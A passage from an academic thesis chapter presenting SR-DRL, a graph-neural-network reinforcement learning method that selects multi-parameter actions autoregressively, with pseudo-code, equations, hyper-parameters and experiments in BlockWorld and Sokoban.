Let us describe what actions are. They consist of an *action identifier* (e.g., *move*) and their *parameters* (target objects) and *preconditions*. Actions without any parameters are called *elementary* (e.g., *turn-left*). We assume that the parameters are conditionally dependent and need to be selected in a specific order. For example, in the action *move*(x, y), the choice of y depends on the chosen x. Moreover, we introduce *set* parameters which are created with any subset of objects (e.g., *select*$(\mathcal{X})$, where $\mathcal{X}$ is an arbitrary set of nodes). The set parameters assume that the nodes can be chosen simultaneously and independently. An action is available only if all its preconditions in a particular state are met. For instance, the *move* action in BlockWorld has two preconditions – that there is no block on top of x, and neither on y (unless y is the ground).

Algorithm 5.7 SR-DRL: Model

```
function MODEL(state s)    ▷ State $s$ includes nodes $\mathcal{V}$, edges $\mathcal{E}$, and the initial global context $g$.
    $(\mathcal{V}, \mathcal{E}, g) = s$    ▷ $\mathcal{V}, \mathcal{E}, g$ represent both the graph elements and their feature vectors.
    optional: $\forall v \in \mathcal{V} : v = \phi_{emb\_v}(v); \forall e \in \mathcal{E} : e = \phi_{emb\_e}(e); g = \phi_{emb\_g}(g)$    ▷ Embed features.
    for $l = 1..mp\_steps$ do
        $\mathcal{V}, g$ = GNN_MESSAGEPASS($\mathcal{V}, \mathcal{E}, g, l$)
    end for
    $a, a_p$ = SELECTACTION($\mathcal{V}, g$)
    return $a, a_p, V_\theta(g)$    ▷ Return the action, its probability and state value.
end function

function GNN_MESSAGEPASS(nodes $\mathcal{V}$, edges $\mathcal{E}$, global embedding $g$, level $l$)
    for all $v \in \mathcal{V}$ do
        $v_{msg} = \max_{e \in \mathcal{E}: e.r = v} \phi^{l}_{msg}(e, e.s)$    ▷ Aggregate incoming messages; eq. (5.1).
                                                ▷ ($e.r, e.s$ are the receiving and sending nodes of the edge $e$)
        $v = v + \phi^{l}_{agg}(v, v_{msg}, g)$    ▷ Update node features; eq. (5.2).
    end for
    $g = g + \phi^{l}_{glb}\left(g, \sum_{v \in \mathcal{V}} \phi^{l}_{att}(v) \cdot \phi^{l}_{feat}(v)\right)$    ▷ Update the global node; eq. (5.3).
    return $\mathcal{V}, g$
end function

function SELECTACTION($\mathcal{V}, g$)
    Select $a_0$ from $\pi_0(g) = \text{softmax}\, \phi_{\pi_0}(g)$    ▷ Select the action id, e.g. *move* or *stop*.
    $a = [a_0]$; $a_p = [\pi_0(a_0 \mid g)]$    ▷ Store the action and its probability.
    for $l = 1..L(a_0)$ do    ▷ Select parameters.
        if $a_l$ should be a normal parameter then
            Select $a_l$ from $\pi_{a_0,l}(\mathcal{V}, g, a_1, ..., a_{l-1}) = \text{softmax}\, \phi_{\pi_{a_0,l}}(\mathcal{V}, g, a_1, ..., a_{l-1})$    ▷ eq. (5.5)
        else if $a_l$ should be a set parameter then
            Probability of choosing a node $v$: $P(v) = \text{sigmoid}^{(v)} \phi_{\pi_{a_0,l}}(\mathcal{V}, g, a_1, ..., a_{l-1})$
            Create $a_l = \{v_1, v_2, ...\}$ as a set of independently selected nodes acc. to $P(v)$
            Let $\pi_{a_0,l}(a_l \mid \mathcal{V}, g, a_1, ..., a_{l-1}) = \prod_{v \in a_l} P(v) \cdot \prod_{v \in \mathcal{V} \setminus a_l} (1 - P(v))$.    ▷ eq. (5.6)
        end if
        If no $a_l$ is available, disable the $a_{l-1}$ action, go back to the level $l-1$ and re-select.
        Append $a_l$ to $a$ and its probability $\pi_{a_0,l}(a_l \mid \mathcal{V}, g, a_1, ..., a_{l-1})$ to $a_p$
    end for
    return $a, \prod a_p$ ▷ Return the action with its parameters and the product of the probabilities; eq. (5.4).
end function
```

5.3 METHOD

This section describes the key elements of our method. When reading the following parts, refer to Algorithms 5.7 and 5.8 with a pseudo-code. Our method uses a GNN [168] to process the complex state. To tackle the multi-parameter actions, we use autoregressive policy decomposition [150]. Our model is fully differentiable and can be trained by any policy gradient algorithm [88].

5.3.1 *Graph Neural Network*

This section describes the processing of the input state. The pseudo-code is given in Alg. 5.7, methods MODEL and GNN_MESSAGEPASS. Because the state is represented as a graph, the natural choice is to use GNNs, which have strong relational inductive biases [8] and their operations are local and invariant to node permutations. Also, the same

Algorithm 5.8 SR-DRL: Training and function $\phi_{\pi_{a_0,l}}$

```
Let $\phi^{fin}_{\pi_{a_0,l}} : \mathbf{R}^{|v|+|g|} \to \mathbf{R}$ be a linear pre-softmax function.
Let $\phi^{emb}_{\pi_{a_0,l}} : \mathbf{R}^{|v|+l-1} \to \mathbf{R}^{|v|}$ be a linear embedding function transforming the augmented vector back to the $\mathbf{R}^{|v|}$ size.
function $\phi_{\pi_{a_0,l}}(\mathcal{V}, g, a_1, ..., a_{l-1})$
    if l = 1 then
        $\mathcal{V}', g' = \mathcal{V}, g$
    else
        $\forall v \in \mathcal{V} : z_v \in \{0,1\}^{l-1}$, where $z_v^{(i)} = 1$ if $a_i = v$, otherwise $0$    ▷ Create one-hot vectors of past parameters.
        $\mathcal{V}' = \{\forall v \in \mathcal{V} : v' = \textsc{LeakyReLU}(\phi^{emb}_{\pi_{a_0,l}}(v, z_v))\}$    ▷ Concat $v$ and $z$ and transform to $|v|$.
        $\mathcal{V}', g'$ = GNN_MessagePass($\mathcal{V}', \mathcal{E}, g, mp\_steps + 2l - 1$)    ▷ Spread the information
        $\mathcal{V}', g'$ = GNN_MessagePass($\mathcal{V}', \mathcal{E}, g', mp\_steps + 2l$)    ▷ for two steps.
    end if
    Check preconditions given $a_0, ..., a_{l-1}$ and mark possible $\bar{\mathcal{V}} \subseteq \mathcal{V}'$    ▷ $a_0$ is known from $\pi_{a_0,l}$
    return $\left[\forall v \in \mathcal{V}' : \phi^{fin}_{\pi_{a_0,l}}(v, g) \text{ if } v \in \bar{\mathcal{V}} \text{ else } -\infty\right]$    ▷ Return an array of real values.
end function

function Train(environments $\Sigma$, model $\theta$)
    batch $\mathfrak{B} = []$
    $\theta' = \theta$    ▷ Initialize the target network.
    while not converged do
        for all $env \in \Sigma$ do    ▷ Prepare the batch.
            $s = env.s$    ▷ The environment provides the state in $\mathcal{V}, \mathcal{E}, g$ format.
            $a, a_p, V = \textsc{Model}(s)$
            $r, s' = env.\textsc{Step}(a)$    ▷ Terminal state is returned on episode finish and $env$ resets.
            append $s, a, a_p, r, s', V$ to batch $\mathfrak{B}$
        end for
        $L_{pg} = \text{A2C}(\mathfrak{B})$    ▷ Alg. 2.1
        Update $\theta$ with $\nabla_\theta L_{pg}$
        Update the target network: $\theta' := (1 - \rho)\theta' + \rho\theta$
    end while
end function
```

model can be used to process states with a different number of objects. Several GNN variations exist, with a unifying framework made by Battaglia et al. [8]. We use a custom implementation that includes node and edge features, skip connections, a global node with an attention mechanism, and separate parameters for each message-passing step.

The GNN accepts the state graph $(\mathcal{V}, g, \mathcal{E})$, where $\mathcal{V}$ are nodes, $\mathcal{E}$ are oriented edges, and g is a special *global* node, not included in $\mathcal{V}$. If available, g can initially contain the global context. Additionally, let $e.s, e.r$ denote the sending and receiving nodes the edge e and let v, g and e also denote the feature vector of the respective node or edge. Optionally, before processing with the GNN, the node, edge and global features can be passed through embedding functions, implemented as a non-linear layer. Several message-passing steps are performed, and the final embeddings are saved in $\mathcal{V}$ and g.

A general message-passing step is described in Sec. 2.2. However, our method slightly deviates from it, hence we rewrite the equations here as well. Given a message embedding function ϕ_{msg}, the incoming messages are aggregated with element-wise *max*:

$$\forall v : v_{msg} = \max_{e \in \mathcal{E} : e.r = v} \phi_{msg}(e, e.s) \tag{5.1}$$

We chose *max* early in our experiments, where it worked best. Second, all node features are updated with newly computed values:

$$\forall v : v' = v + \phi_{agg}(v, v_{msg}, g) \tag{5.2}$$

The function ϕ_{agg} aggregates the messages v_{msg}, the current embedding of v and the global node features g. In practice, we implement the ϕ_{msg} and ϕ_{agg} functions as single non-linear neural network layers. The addition of the original v represents a skip connection [50, 72], which we found to facilitate learning, if the number of message-passing steps is large. After all node representations are updated, a global node g aggregates information from all other nodes through an attention mechanism:

$$g' = g + \phi_{glb}\Big(g, \sum_{v \in \mathcal{V}} \phi_{att}(v) \cdot \phi_{feat}(v))\Big) \tag{5.3}$$

The ϕ_{att} denotes a softmax distribution over all nodes in $\mathcal{V}$, ϕ_{feat} a node embedding function and ϕ_{glb} is a final embedding function. In the implementation, ϕ_{att} is a single linear layer followed by softmax and ϕ_{feat} and ϕ_{glb} are single non-linear layers. Again, adding the original g serves as a skip connection to facilitate learning.

Eqs. (5.1), (5.2) and (5.3) form a single message-passing step, which is repeated mp_steps times, resulting in final embeddings $v \in \mathcal{V}$ and g. We use independent parameters for the ϕ functions for each step, which lets the model compute progressively more complex representations [8].


5.3.2 *Policy decomposition*

This section describes the process of selecting an action. Follow Algorithms 5.7 and 5.8, methods SelectAction and $\phi_{\pi_{a_0,l}}$, and Figure 5.3. The policy $\pi(s)$ is a probability distribution over all possible actions in a state s. Although the action space grows exponentially with the number of actions' parameters, the selection of a particular action can be done in a linear time by decomposing the policy into a sequence of choices. Let $\mathcal{A}_0$ be the set of action identifiers, e.g., {*stop*, *move*, ...}. $L(a)$ is the arity of action a with its parameters, $a = (a_0, a_1, ..., a_{L(a)})$. Here, $a_0 \in \mathcal{A}_0$ denotes the action identifier and $a_1, a_2, ...$ are the action's parameters selecting graph nodes, $a_{1..|L(a)|} \in \mathcal{V}$. The policy can then be represented in an autoregressive manner:

$$\pi(a \mid s) = \pi_0(a_0 \mid g) \prod_{l=1}^{L(a)} \pi_{a_0,l}(a_l \mid \mathcal{V}, g, a_1, ..., a_{l-1}) \tag{5.4}$$

where π_0 is the policy selecting the action identifier, and $\pi_{a_0,l}$ is the policy selecting a the action's l-th parameter. In practice, an action can be selected by sequentially sampling the policies in eq. 5.4.

A similar policy decomposition was studied by Vinyals et al. [150], who chose to disregard the conditional dependency on the previously chosen parameters. However, this variant cannot represent every possible probability distribution, and for some actions, the previously selected parameters are crucial for further selection. For example, in *move(x,y)*, the selection of *y* only makes sense with a known *x*. Therefore, we propose the following method to preserve the conditional dependency (see Figure 5.3).



a) input state embedding

(b) action selection

Figure 5.3: **(a)** The input state, including its features, is processed through the GNN, resulting in embeddings of nodes $\mathcal{V}$ and g. **(b)** The action is selected in a sequence of steps. First, the action identifier a_0 (e.g., *move*) is sampled using the embedding of g. Simultaneously, the state value $V(g)$ is computed, which is necessary for the RL algorithm. Next, action parameters $a_1, a_2, ...$ are sequentially chosen (e.g., $x = \mathbf{B}, y = \mathbf{C}$ in the BlockWorld), conditioned on previous selections. The $\pi_{a_0,l}$ denotes a policy selecting l-th parameter for the action identifier a_0.

First, the action identifier a_0 is selected from $\pi_0(g) = \operatorname{softmax} \phi_{\pi_0}(g)$. We suggest to implement the projection $\phi_{\pi_0} : \mathbf{R}^{|g|} \to \mathbf{R}^{|A_0|}$ as a linear layer. For elementary actions without parameters, the decision ends here. Otherwise, the action parameters (graph nodes) are selected sequentially and conditioned on previous selections. Specifically, the l-th parameter a_l is chosen as:

$$a_l \sim \pi_{a_0,l}(\mathcal{V}, g, a_1, ..., a_{l-1}) = \operatorname{softmax} \phi_{\pi_{a_0,l}}(\mathcal{V}, g, a_1, ..., a_{l-1}) \tag{5.5}$$

Here, the function $\phi_{\pi_{a_0,l}} : \mathbf{R}^{|\mathcal{V}|\times(|v|+l-1)+|g|} \to \mathbf{R}^{|\mathcal{V}|}$ transforms the nodes' embeddings, the global embedding and a one-hot encoding of previously selected parameters into one real value per node, used for the softmax (see Alg. 5.7, method $\phi_{\pi_{a_0,l}}$). For the first parameter, $\phi_{\pi_{a_0,1}}$ is simply a linear projection applied uniformly to all nodes.

For further parameters ($l \geqslant 2$), the computation of $\phi_{\pi_{a_0,l}}$ need to take the previous selection $a_1, ..., a_{l-1}$ into account. To this purpose, each node is augmented with a one-hot encoding of $[a_1, ..., a_{l-1}]$, i.e., every node is augmented with a binary vector of size $l-1$, where i-th element is 1 if the node was selected as an i-th parameter, else 0. To preserve the original embedding size, the augmented vector is projected to its original size and at least two message-passing steps are performed to allow the information to spread. We found that two passes worked well for BlockWorld, but some domains may require more. The result of the operation are alternative v', g', which are used to determine the final real value for each node.

Preconditions

Preconditions determine whether an action is available in a particular situation. The availability is resolved for the currently processed level (e.g., for a_0, a_1, ...), and the unavailable actions are removed from the softmax computation. In the most general case, no selection may be possible for a particular level l. In that case, the algorithm has to backtrack, disable the selection at level $l-1$ that led to the situation and select a new parameter.

Set parameters

The set parameters consist of an arbitrary subset of nodes. To perform such selection, we use concurrent actions [48] (follow Algorithm 5.7, lines 24-27). A shared function with sigmoid activation is used to compute per-node probabilities $P(v)$. Then, nodes are selected with independent Bernoulli trials. Let a_l be the parameter with the set of selected nodes. Its total probability is then:

$$\pi_{a_0,l}(a_l \mid \mathcal{V}, g, a_1, ..., a_{l-1}) = \prod_{v \in a_l} P(v) \cdot \prod_{v \in \mathcal{V} \setminus a_l} (1 - P(v)) \tag{5.6}$$

Complexity analysis

In a graph with n nodes and a maximal degree k, the time complexity of one message passing step is $O(kn)$. Parameters of an action with p parameters are selected sequentially, and two message passes are performed for each. The time complexity of selecting the action is then $O(pkn)$, while k is usually very small. Information can be sequentially accumulated in nodes, hence space complexity is $O(n)$.

5.3.3 *Model training*

Here, we describe how the model is trained. See Alg. 5.8, method Train and Alg. 2.1, method A2C. Let θ be the model parameters – a union for all ϕ functions and layers used in the action selection. Apart from the parametrized policy π_θ, the model includes a separate output head for a state value estimate. It is implemented as a single linear neural network layer $V_\theta(g)$, taking the final embedding of the global node g. Although the action selection involves deterministic choices of their parameters, the final product $\pi_\theta(a|s)$ is fully differentiable. We propose to use A2C algorithm with a target network and entropy gradient sampling (see Section 2.1.2). We note the method could be modified for other policy gradient methods (e.g., PPO).

5.4 EXPERIMENT SETUP

We use three different domains for our experiments – BlockWorld, Sokoban and SysAdmin. Detailed descriptions are in their corresponding sections. In this section, let us introduce details regarding implementation and used hardware.

5.4.1 *Time-limits*

The used environments are not restricted by any time horizon, hence we use a discount factor $\gamma = 0.99$ in all domains. To enhance the training experience diversity and avoid possible deadlocks (e.g., in Sokoban), we employ an artificial step limit (100 in BlockWorld and SysAdmin, 200 in Sokoban). This limit is regarded as auxiliary and not part of the environment, in the spirit of Pardo et al. [117].

5.4.2 *Reference machine*

When reporting our algorithm's running times in the following text, we are using a reference machine equipped with AMD Ryzen 1900X CPU, 8 GB of RAM, and nVidia Titan X GPU.

5.4.3 *Implementation details*

For all non-linear layers, we use the LeakyReLU activation function [96], unless specified otherwise. Before processing the state in the GNN, objects' features are embedded into a fixed-length vector of size emb_size, with a shared single non-linear layer. The same parameter emb_size then defines the dimension of all subsequent intermediary embeddings of nodes and the global context. Edge types are one-hot-encoded and used directly. Message-passing steps (eqs. 5.1, 5.2, 5.3) are repeated mp_steps times to get the final embeddings $\mathcal{V}, g$. The AdamW optimizer [94] with a weight decay of 1×10^{-4} is used. Gradient norm is clipped to $grad\_max\_norm$. The learning rate and the entropy regularization coefficient are annealed from their respective starting values LR and α_h until their minimum $\frac{1}{30}LR, \frac{1}{2}\alpha_h$. The learning rate annealing schedule is step-based, with a factor 0.5 used every $20 \times epoch$ steps. The coefficient α_h is annealed using a $\frac{1}{t}$ schedule, where t is increased per each $epoch$ steps. For each environment, we define a q_range interval, that is used to clip the target $Q(s, a)$ in eq. 2.8. A batch of p_envs environments is simulated in parallel. Many of the parameters were found using a grid-search in their respective domains. Used resources and other hyper-parameters are available in Table 5.1.

5.5 EXPERIMENTS

To demonstrate our method's generality and performance, we provide an implementation and experimental results in three distinct domains, each of which represents a different class of problems:

- In **BlockWorld**, we showcase a multi-parameter action and preconditions. Additionally, the graph structure changes during an episode.

Table 5.1: Hyper-parameters and other settings used in the experiments

parameter	BlockWorld	Sokoban	SysAdmin-S/-M
$\mathrm{p\_envs}$, batch size	256	256	256
ρ, target-network update coefficient	0.005	0.005	0.005
γ, discount factor	0.99	0.99	0.99
epoch, number of steps per epoch	1000	1000	100
episode step-limit	100	200	100
$\mathrm{mp\_steps}$ number of message-passes	3	10	5
$\mathrm{emb\_size}$, embedding size	32	64	32
LR, initial learning rate	3×10^{-4}	3×10^{-3}	3×10^{-3}
$\mathrm{grad\_max\_norm}$, maximal gradient	3.0	5.0	3.0
$\mathrm{q\_range}$, range of $Q(s, a)$ (eq. 2.8)	$[-15, 15]$	$[-15, 15]$	$[-100, 200 \cdot N]$
α_v, coefficient of L_V	0.1	0.1	0.1
α_h, coefficient of L_H	2.5×10^{-5}	0.04	0.15 ~ 0.5 (-S)[1] 0.1 ~ 0.2 (-M)
resources used in training	4 CPU cores	2 CPU cores, 1 GPU	1 CPU core

[1] 0.15/0.15/0.3/0.3/0.5/0.5 in -S, 0.1/0.1/0.2/0.2/0.2/0.2 in -M for $N = 5/10/20/40/80/160$

- **Sokoban** is a domain with multiple single-parameter actions where long-term planning is required. We design our agent to operate on the object level (boxes), while a low-level planner breaks them into micro-actions (movement of the player). Note that translating the object-level actions to micro-actions is a polynomial problem.

- **SysAdmin** is a graph domain where only short-distance information is usually required to perform well. It includes stochastic transitions and an infinite time horizon, without any specific goal to reach. We include a separate variation of this domain, SysAdmin-M, which represents problems where multiple objects can be independently selected.

In all three domains, we study how a trained model translates to problem instances with different sizes. In the following sections, we study each of the domains separately from different points of view. In each part, we introduce one domain, provide its detailed definition and perform a set of unique experiments.

5.5.1 *BlockWorld*

BlockWorld is a well-known domain with tractable satisficing planning and NP-hard optimal planning [138]. This environment consists of N blocks and a special ground object. The blocks can be placed on top of each other or on the ground. A single *move*(x, y) action with two parameters is available, which picks a block x and puts it on top of y. Its preconditions are that x and y are free, unless y is the ground. Note that we use the *move* action with two parameters deliberately to demonstrate that our framework works with multi-parameter actions. In planning, the BlockWorld domain is usually defined with




Figure 5.4: The agent **trained** in BlockWorld **with 5 blocks** ($N = 5$) and evaluated in problems with $N \in \{2..30\}$. For each N, the agent is evaluated in 1000 problems, and the percentage of solved problems and its optimality (optimal / performed steps) for $N \leqslant 10$ is reported.

single-parameter actions *pickup(x)* and *putdown-to(y)*, which makes the problem easier. The goal is to reconfigure the blocks from a starting position to a given goal position. The agent receives a small penalty per step and a reward for solving the problem.

Detailed domain definition

Definition. The objects in the BlockWorld problem consist of a set of N blocks $\mathcal{B} = \{b_1, b_2, ..., b_N\}$ and a special object G, representing the ground. Let's define a relation $x \dashv y; x \in \mathcal{B}, y \in \mathcal{B} \cup G$, meaning that a block x is positioned on top of y. For each x, the relation is unique, as well as for each y, unless $y = G$. Let $\mathcal{R}$ be a set of all relations in the problem. The action $\mathrm{move}(x, y)$ removes all relations $x \dashv z; \forall z$ from $\mathcal{R}$ and creates a new one $x \dashv y$. The preconditions for the action are $x \neq y$, $\mathrm{free}(x)$ and $\mathrm{free}(y) \vee y = G$, where $\mathrm{free}(x) \Leftrightarrow \nexists z : z \dashv x$.

The goal is to use the action move to reconfigure the block positions $\mathcal{R}_{\mathrm{start}}$ into $\mathcal{R}_{\mathrm{goal}}$. To incentivize the agent to find the optimal solution, it receives a reward -0.1 for each action. After reaching the goal, the episode ends with a reward 10.

State and actions. The state consists of the objects $\mathcal{B}, G$, the current set of relations $\mathcal{R}$, and the goal $\mathcal{R}_{\mathrm{goal}}$ (see Figure 5.2 for illustration). In the graph, each relation is modeled symmetrically (both *above-of* and *below-of* are included). The different types of relations are marked by their edge parameters. The objects contain a single-bit feature that signifies whether they belong to $\mathcal{B}$ or G. Note that no block labels are present in the state in any way.

There is a single action move with two parameters. The preconditions are used according to their definition. If a particular block is allowed to be the first parameter of the action move, there always exists a valid second parameter (e.g., G).

Generation. A problem instance is generated as follows. From a set of N available blocks $\mathcal{B}' = b_1, ..., b_N$ a random subset of 1 to $|\mathcal{B}'|$ blocks is chosen and stacked in random order. This stack is then removed from $\mathcal{B}'$, and the procedure repeats until $\mathcal{B}'$ is empty. The goal is generated in the same way.

Primary results

We trained eight models with different seeds in the BlockWorld environment with $N = 5$ and randomly generated initial states and goals. The agent is evaluated on 1000 random problems with $N = 5$, and we report the percentage of solved problems and optimality – the average ratio of the number of optimal steps and performed steps for each problem. In




Figure 5.5: Training in the BlockWorld environment, N = 5, with and without preconditions. The graph shows the percentage of solved problems and optimality; each epoch equals 256k environment steps. The mean ± one standard deviation of eight randomly initialized runs is displayed.

case the agent does not solve the environment in the 100 step limit, we consider the ratio to be 0. Figure 5.5 shows the first 200 epochs, where a single epoch is 256k environment steps (1000 gradient updates with a batch size of 256). On our reference machine, a single epoch takes about 3.3 minutes; 100 epochs take about 5.5 hours. We measured the number of optimal steps using Fast Downward planner [51] with A* algorithm and LM-cut heuristic [52].


At about epoch 75, the agent learns to solve the problems with 100% accuracy and 83% optimality. Subsequently, the optimality increases; in epoch 200 it's 96%, and it reaches 99% in epoch 400. Hence, it can be said that the agent is able to learn near-optimal policy in this setting.

Next, we investigated a variant without preconditions. In this experiment, we enabled all actions and let the agent learn to ignore the nonsensical ones. The results show the training time is almost doubled (see Fig. 5.5). In this case, the agent solves 100% of problems at about epoch 130 and reaches 99% optimality at about epoch 730. We conclude that the preconditions are not necessary, but greatly help the training.

Additional experiments

Next, we focused on the agent's generalization to a different number of blocks. From the eight runs with $N = 5$, we picked the one that performed best after 800 epochs. Next, we evaluated it in environments with a different number of blocks, $N \in \{2..30\}$. Again, we measured the percentage of solved environments (within the 100 step limit) and the agent's optimality. Because in BlockWorld, the optimal planning is NP-hard, we report the optimality only for $N \leqslant 10$; it becomes too expensive to compute with higher N. The results, reported in Figure 5.4, show impressive generalization capabilities. The agent zero-shot generalizes with great success to other problem sizes. It solves all problems for $N \leqslant 5$ with near-100% optimality, with the exception of $N = 3$. With $N \geqslant 6$, the fraction of solved problems gradually decreases to 78% for $N = 20$ and 54% for $N = 30$. The optimality decreases to 87% for $N = 10$.

We tried to train an agent directly with $N = 10$, but the agent did not learn any useful policy. The reason is that it is hard to find a solution in a large state space. With ten blocks, there are about 10^7 box combinations and the only positive reward is received when the problem is solved. Yet, the agent trained with $N = 5$ is able to solve 98% of



	8×8 3 boxes	**10×10** **4 boxes**	13×13 5 boxes	15×15 5 boxes
solved	95.7%	95%	84.6%	83.9%

Figure 5.6: We evaluated an agent **trained solely on the 10×10 levels with 4 boxes** on randomly generated levels in other game variations and measured the percentage of solved levels. The agent generalizes well to different game sizes and the box count. The results show the performance of a single agent evaluated in about 2000 problems per variation. The top row shows example levels.

problems with $N = 10$, with 87% optimality. Moreover, it gracefully generalizes up to $N \leqslant 30$, possibly even more. This indicates a strong potential for curriculum learning [11]. To understand how impressive these results are, we note that the number of all possible block configurations rises very quickly with N. Exactly, it is $\sum_{i=0}^{N} \binom{N}{i} \frac{(N-1)!}{(i-1)!}$ [138]; i.e., 501 for $N = 5$, 5.8×10^7 for $N = 10$ and 2.7×10^{20} for $N = 20$. The number of actions is $|\mathcal{A}| \leqslant N^2$.

5.5.2 *Sokoban*

Sokoban (see Figure 5.6) is a classic planning domain, where an agent moves inside a grid maze with the goal of pushing boxes onto their destination. Solving levels requires careful planning because some actions are irreversible and can lead to an unsolvable situation. Usually, the actions control the player avatar and are elementary – *left*, *up*, *right*, and *down*. However, our framework's strength lies in its ability to directly manipulate objects. Hence, we define new **actions that operate directly on the boxes**, with a low-level planner that trivially translates them into the elementary actions while preserving all the environment's mechanics. These new actions are *push-left*(x), *push-right*(x), *push-up*(x), and *push-down*(x), all of which operate on a box x, moving the player such that the box is pushed to the desired direction, if possible. Finding the low-level plan with elementary actions corresponding to the *push-* macro actions is trivial, because it can be found in polynomial time.

Note that this abstraction is natural in our framework, which treats all boxes the same and does not need their identifiers, nor absolute positions. The benefit of our method is that the macro actions generalize over the boxes by using the same parameters for each box. Also, it naturally scales to any number of boxes. If we wanted to use the same abstraction with traditional deep RL with a fixed number of actions, it is possible for a fixed number of boxes (e.g., an agent trained for 4 boxes would use $4 \times 4 = 16$ actions). The traditional deep RL would learn separate parameters for each action and it would not work with other number of boxes than what it was trained with.




Figure 5.7: *Left:* Test-set performance during training on 10×10 levels with 4 boxes. SR-DRL shows a mean ± one standard deviation of three models. I2A and DRC are different deep RL-based algorithms, without the ability to transfer to larger problem instances. *Right:* Number of message-passes greatly influences the model's performance. With more than 10 message passes, the model failed to train.

Detailed domain definition
